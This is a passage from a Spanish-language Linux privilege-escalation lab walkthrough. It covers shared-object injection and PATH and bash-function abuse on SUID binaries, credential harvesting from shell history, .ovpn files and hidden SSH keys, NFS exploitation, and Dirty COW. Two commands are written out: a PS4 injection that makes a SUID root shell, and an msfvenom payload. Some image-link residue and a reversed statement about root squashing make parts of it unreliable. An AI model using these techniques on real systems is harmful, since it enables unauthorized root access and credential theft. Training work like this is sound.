
Tambien tengo disponible el ejecutable /usr/local/bin/suid-so el cual será vulnerado con la inyeccion de objetos compartidos, se ejecuta un comando para encontrar las llamadas al sistema dirigidas por este comando y se encuentra que hay un objeto en el /home del usuario (libcalc.so), debo generar una copia de la ruta de esta libreria para almacenar alli el exploit, lo compilo a la ruta que creé y lo ejecuto:



Se encontró tambien el comando /usr/local/bin/suid-env, el cual aparenta intentar ejecutar apache2, mediante strings se filtran las cadenas de texto que este binario contiene y se encuentra "service apache2 start", pero /usr/sbin/service no se esta ejecutando, se compila un exploit hacia service, se añade la ruta del ejecutable al PATH y luego se corre:




Por otro lado está /usr/local/bin/suid-env2, cuyo funcionamiento es el mismo de /usr/local/bin/suid-env pero con la ruta absoluta, procedo a revisar la version de bash y encuentro que es la 4.1.5, en las versiones menores a la 4.2 se pueden definir funciones de shell, se procede a crear una funcion que exporta una shell hacia service y se ejecuta:



Si se ejecuta /usr/local/bin/suid-env2 en modo debug puedo asignarle diferentes parametros con el siguiente comando:


```
env -i SHELLOPTS=xtrace PS4='$(cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash)' /usr/local/bin/s
```

El cual me crea una bash ejecutable que procedo a ejecutar:




9 Escalado a través de la huella que deja el usuario


El comando "history" puede llegar a contener informacion relevante, como en este caso una contraseña mal ingresada:




Ademas, la maquina victima contiene un archivo .ovpn que almacena unas credenciales junto con su ruta, se procede a encontrar dicho archivo y se gana acceso al sistema:




Existen tambien archivos ocultos en la maquina, en este caso se consigue una llave .ssh oculta que es copiada a mi maquina local y luego accedo al sistema con ella:





10 Escalado con NFS


Si el sistema tiene "root squashing" activado es vulnerable, procedo a crear un punto de montaje en mi maquina local con la ip de la maquina victima:



Procedo a crear un payload para llamar una bash en mi punto de montaje, así:


```
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
```

Tras esto, ejecuto el payload:




11 Escalado con Exploits a nivel de Kernel

Se cuenta con una herramienta llamada "Linux Exploit Suggester" para identificar exploits en el sistema:



El sistema es vulnerable a "Dirty COW", por lo tanto me dispongo a compilar dicho exploit:



Una vez compilado, ejecuto el exploit y gano el acceso al ultimo nivel: